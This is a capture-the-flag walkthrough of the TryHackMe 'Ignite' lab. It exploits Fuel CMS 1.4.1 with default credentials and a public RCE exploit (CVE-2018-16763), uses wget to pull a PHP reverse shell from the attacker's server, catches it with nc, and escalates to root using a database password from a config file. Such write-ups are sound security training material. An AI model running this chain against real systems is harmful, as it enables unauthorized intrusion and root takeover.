

Ignite – TryHackMe

The goal is to obtain **two flags**: user.txt and root.txt.

Contents


1.Reconnaissance.....	1
2.Reverse Shell.....	2
3.Privilege Escalation.....	6
4.Summary.....	10

1.Reconnaissance

We start by checking if the host is alive.

```
root@ip-10-10-250-250:~# ping 10.10.71.228
PING 10.10.71.228 (10.10.71.228) 56(84) bytes of data.
64 bytes from 10.10.71.228: icmp_seq=1 ttl=64 time=0.295 ms
64 bytes from 10.10.71.228: icmp_seq=2 ttl=64 time=0.293 ms
^C
--- 10.10.71.228 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1031ms
rtt min/avg/max/mdev = 0.293/0.294/0.295/0.001 ms
```

The host responds, so we open the website.



On the site, I found **admin login credentials** as well as a login page.

That's it!


To access the FUEL admin, go to:

<http://10.10.71.228/fuel>

User name: **admin**


Password: **admin** (you can and should change this password and admin user information after logging in)

Using them, I successfully logged in to the **dashboard** as admin.




2.Reverse Shell

I tried to upload a **PHP reverse shell** through the site.



Downloaded and configured the payload.



Attempted to upload -> but the site returned an error.

My Website

Navigation > Upload

Logged in as: admin | Logout

SITE

Dashboard

Pages

Blocks

Navigation

Assets

Site Variables

MANAGE

Users

Permissions

Page Cache

Activity Log

Settings

Select a navigation group and upload a file to import below. The file should contain the PHP array variable assigned in the variable field below (e.g. `$nav`). For a reference of the array format, please consult the [user guide](#).

Group

main

Add

Edit

File

Browse...

php-reverse-shell.php

Variable

nav

Language

Select one...

Clear First

yes

no

No, don't upload it

Yes, upload it

An uncaught Exception was encountered

Type: ParseError

Message: syntax error, unexpected 'if' (T_IF)

Filename: /var/www/html/fuel/modules/fuel/libraries/Fuel_navigation.php(455) : eval()'d code

Line Number: 101

Backtrace:

File: /var/www/html/fuel/modules/fuel/controllers/Navigation.php

Line: 32

Function: upload

File: /var/www/html/index.php

Line: 364

Function: require_once

On another file upload tab, PHP files were **not allowed**.

My Website

Assets > Upload

Save

SITE

Dashboard

Pages

Blocks

Navigation

Assets

Site Variables

MANAGE

Users

Permissions

Page Cache

Activity Log

Settings

General

Image Specific

File

Browse...

No file selected.

Asset folder

docs

New file name

Subfolder

Overwrite

☒

Unzip zip files

☐

Upload

10.10.71.228

You cannot select a .php file.
Try again...

OK

Then I found a **known RCE exploit** for this version of Fuel CMS.

Fuel CMS 1.4.1 - Remote Code Execution (3)

EDB-ID:

50477

CVE:

2018-16763

Author:

PADSALA
TRUSHAL

Type:

WEBAPPS

Platform:

PHP

Date:

2021-11-03

EDB Verified: ✖

Exploit: 📄 / {}

Vulnerable App: 📄



Downloaded the exploit and ran it -> success.

```
root@ip-10-10-250-250:~# python3 50477.py -u http://10.10.71.228/
[+]Connecting...
Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt

Enter Command $
```

Started a **local Python HTTP server** to serve the reverse shell.

```
root@ip-10-10-250-250: ~
File Edit View Search Terminal Tabs Help

root@ip-10-10-250-250: ~ x root@ip-10-10-250-250: ~ x

root@ip-10-10-250-250:~# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Downloaded the reverse shell onto the target.

```
Enter Command $wget 10.10.250.250:8000/php-reverse-shell.php
system

Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
php-reverse-shell.php
```

Executed it via PHP.

```
Enter Command $php php-reverse-shell.php
```

With a listener running, I established a reverse shell.

```
root@ip-10-10-250-250:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.71.228 57084
Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 20
19 x86_64 x86_64 x86_64 GNU/Linux
 01:38:35 up 10 min,  0 users,  load average: 0.07, 0.06, 0.06
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Inside, I retrieved the **first flag (user)**.

```
$ whoami
www-data
$ cd /home
$ ls
www-data
$ ls -la
total 12
drwxr-xr-x  3 root    root    4096 Jul 26  2019 .
drwxr-xr-x 24 root    root    4096 Jul 26  2019 ..
drwx--x--x  2 www-data www-data 4096 Jul 26  2019 www-data
$ cd www-data
$ ls
flag.txt
$ cat flag.txt
6470e394cbf6dab6a91682cc8585059b
```

3.Privilege Escalation

Time to escalate privileges. I began by searching for **SUID binaries** -> nothing interesting.

```
$ find / -perm -4000 -type f 2>/dev/null
/usr/sbin/pppd
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/vmware-user-suid-wrapper
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/passwd
/bin/su
/bin/ping6
/bin/ntfs-3g
/bin/ping
/bin/mount
/bin/umount
/bin/fusermount
```

Continued exploring and navigated into the **Fuel CMS application folder**.

```
$ cd /var/www/html/fuel
$ ls
application
codeigniter
data_backup
index.php
install
licenses
modules
scripts
$ cd appliaction
/bin/sh: 63: cd: can't cd to appliaction
$ ls
application
codeigniter
data_backup
index.php
install
licenses
modules
scripts
$ cd application
$ ls
cache
config
controllers
core
helpers
hooks
index.html
language
libraries
logs
migrations
models
third_party
views
```

In /config/database.php, I found the **root database credentials**.


```

$ ls -la config
total 164
drwxrwxrwx  2 root root  4096 Jul 26  2019 .
drwxrwxrwx 15 root root  4096 Jul 26  2019 ..
-rwxrwxrwx  1 root root   452 Jul 26  2019 MY_config.php
-rwxrwxrwx  1 root root  4156 Jul 26  2019 MY_fuel.php
-rwxrwxrwx  1 root root  1330 Jul 26  2019 MY_fuel_layouts.php
-rwxrwxrwx  1 root root  1063 Jul 26  2019 MY_fuel_modules.php
-rwxrwxrwx  1 root root  2507 Jul 26  2019 asset.php
-rwxrwxrwx  1 root root  3919 Jul 26  2019 autoload.php
-rwxrwxrwx  1 root root 18445 Jul 26  2019 config.php
-rwxrwxrwx  1 root root  4390 Jul 26  2019 constants.php
-rwxrwxrwx  1 root root   506 Jul 26  2019 custom_fields.php
-rwxrwxrwx  1 root root  4646 Jul 26  2019 database.php
-rwxrwxrwx  1 root root  2441 Jul 26  2019 doctypes.php
-rwxrwxrwx  1 root root  4369 Jul 26  2019 editors.php
-rwxrwxrwx  1 root root   547 Jul 26  2019 environments.php
-rwxrwxrwx  1 root root  2993 Jul 26  2019 foreign_chars.php
-rwxrwxrwx  1 root root   421 Jul 26  2019 google.php
-rwxrwxrwx  1 root root   890 Jul 26  2019 hooks.php
-rwxrwxrwx  1 root root   114 Jul 26  2019 index.html
-rwxrwxrwx  1 root root   498 Jul 26  2019 memcached.php
-rwxrwxrwx  1 root root  3032 Jul 26  2019 migration.php
-rwxrwxrwx  1 root root 10057 Jul 26  2019 mimes.php
-rwxrwxrwx  1 root root   706 Jul 26  2019 model.php
-rwxrwxrwx  1 root root   564 Jul 26  2019 profiler.php
-rwxrwxrwx  1 root root  1951 Jul 26  2019 redirects.php
-rwxrwxrwx  1 root root  2269 Jul 26  2019 routes.php
-rwxrwxrwx  1 root root  3181 Jul 26  2019 smileys.php
-rwxrwxrwx  1 root root   680 Jul 26  2019 social.php
-rwxrwxrwx  1 root root  1420 Jul 26  2019 states.php
-rwxrwxrwx  1 root root  6132 Jul 26  2019 user_agents.php
$ cat /config/database.php
cat: /config/database.php: No such file or directory

```

I upgraded the shell, then logged in as root using those credentials.

```

$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@ubuntu:/var/www/html/fuel/application/config$ su
su
Password: mememe

root@ubuntu:/var/www/html/fuel/application/config# whoami
whoami
root
root@ubuntu:/var/www/html/fuel/application/config# █

```

Obtained the **final flag (root)**.

```
root@ubuntu:/var/www/html/fuel/application/config# cd
cd
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~#
```

4.Summary

This was a **classic, simple boot2root CTF**, perfect for practicing the **entire attack chain**:

- Enumeration,
- Exploiting a CMS RCE,
- Uploading & executing reverse shells,
- Privilege escalation via config file credentials.